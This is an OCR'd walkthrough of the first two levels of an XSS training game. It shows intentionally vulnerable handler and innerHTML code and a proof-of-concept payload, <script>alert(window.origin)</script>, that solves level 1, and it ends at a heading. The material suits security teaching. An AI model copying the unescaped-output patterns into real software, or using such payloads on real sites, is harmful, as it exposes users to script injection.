
[1/6] Level 1: Hello, world of XSS

Code Review



```python
page_header = """
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />
  </head>

  <body id="level1">
    <img src="/static/logos/level1.png">
      <div>
"""

page_footer = """
    </div>
  </body>
</html>
"""

main_page_markup = """
<form action="" method="GET">
  <input id="query" name="query" value="Enter query here..."
    onfocus="this.value=''">
  <input id="button" type="submit" value="Search">
</form>
"""

class MainPage(webapp.RequestHandler):

  def render_string(self, s):
    self.response.out.write(s)

  def get(self):
    # Disable the reflected XSS filter for demonstration purposes
    self.response.headers.add_header("X-XSS-Protection", "0")

    if not self.request.get('query'):
      # Show main search page
      self.render_string(page_header + main_page_markup + page_footer)
    else:
      query = self.request.get('query', '[empty]')

      # Our search engine broke, we found no results :-(
      message = "Sorry, no results were found for <b>" + query + "</b>."
      message += " <a href='?'>Try again</a>."

      # Display the results page
      self.render_string(page_header + message + page_footer)

    return

application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```


[1/6] Level 1: Hello, world of XSS

Code Review

On this level, we have reflected XSS because it is activated by changing the link and the data provided is not stored on the server.

On line 34 we have a function that handles “GET” requests. On line 38 we have the “if” statement which checks if "query" value is incorrectly passed, then on line 39, the script will generate the default main page.

On lines 41-49 the code handles the get request if the “query” value passed correctly. On line 42 we get the query value. On lines 45-46 the script builds an information message, using users input, as part of the message, and finally on line 49, the script renders the page, using generated message.




```
29  class MainPage(webapp.RequestHandler):
30
31    def render_string(self, s):
32      self.response.out.write(s)
33
34    def get(self):
35      # Disable the reflected XSS filter for demonstration purposes
36      self.response.headers.add_header("X-XSS-Protection", "0")
37
38      if not self.request.get('query'):
39        # Show main search page
40        self.render_string(page_header + main_page_markup + page_footer)
41      else:
42        query = self.request.get('query', '[empty]')
43
44        # Our search engine broke, we found no results :-(
45        message = "Sorry, no results were found for <b>" + query + "</b>."
46        message += " <a href='?'>Try again</a>."
47
48        # Display the results page
49        self.render_string(page_header + message + page_footer)
50
51      return
52
53  application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```

[1/6] Level 1: Hello, world of XSS


Looking for a bug

The interesting part on lines 45-49. On line 45 script concatenates user input and puts it in html tags and then renders this message to the web-page.



```
45         message = "Sorry, no results were found for <b>" + query + "</b>."
46         message += " <a href='?'>Try again</a>."
47
48         # Display the results page
49         self.render_string(page_header + message + page_footer)
```

If we pass **<h1>PurpSec</h1>** as a query value we will see the next output




Sorry, no results were found for

PurpSec

. Try again.

And finally, to complete the level, let's pass the next script to the user input:

<script>alert(window.origin)</script>



xss-game.appspot.com

Congratulations, you executed an alert:


https://xss-game.appspot.com

You can now advance to the next level.

[2/6] Level 2: Persistence is key

Code Review

Index.html




```html
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <!-- This is our database of messages -->
    <script src="/static/post-store.js"></script>

    <script>
      var defaultMessage = "Welcome!<br><br>This is your <i>personal</i>"
        + " stream. You can post anything you want here, especially "
        + "<span style='color: #f00ba7'>madness</span>.";

      var DB = new PostDB(defaultMessage);

      function displayPosts() {
        var containerEl = document.getElementById("post-container");
        containerEl.innerHTML = "";

        var posts = DB.getPosts();
        for (var i=0; i<posts.length; i++) {
          var html = '<table class="message"> <tr> <td valign=top> '
            + '<img src="/static/level2_icon.png"> </td> <td valign=top '
            + ' class="message-container"> <div class="shim"></div>';

          html += '<b>You</b>';
          html += '<span class="date">' + new Date(posts[i].date) + '</span>';
          html += "<blockquote>" + posts[i].message + "</blockquote";
          html += "</td></tr></table>"
          containerEl.innerHTML += html;
        }
      }

      window.onload = function() {
        document.getElementById('clear-form').onsubmit = function() {
          DB.clear(function() { displayPosts() });
          return false;
        }

        document.getElementById('post-form').onsubmit = function() {
          var message = document.getElementById('post-content').value;
          DB.save(message, function() { displayPosts() } );
          document.getElementById('post-content').value = "";
          return false;
        }

        displayPosts();
      }

    </script>

```

[2/6] Level 2: Persistence is key


Code Review

Index.html



```html

  </head>

  <body id="level2">
    <div id="header">
      <img src="/static/logos/level2.png" />
      <div>Chatter from across the Web.</div>
      <form action="?" id="clear-form">
        <input class="clear" type="submit" value="Clear all posts">
      </form>
    </div>

    <div id="post-container"></div>

    <table class="message">
      <tr>
        <td valign="top">
          <img src="/static/level2_icon.png">
        </td>
        <td class="message-container">
          <div class="shim"></div>
          <form action="?" id="post-form">
            <textarea id="post-content" name="content" rows="2"
              cols="50"></textarea>
            <input class="share" type="submit" value="Share status!">
            <input type="hidden" name="action" value="sign">
          </form>
        </td>
      </tr>
    </table>

  </body>
</html>
```

level.py

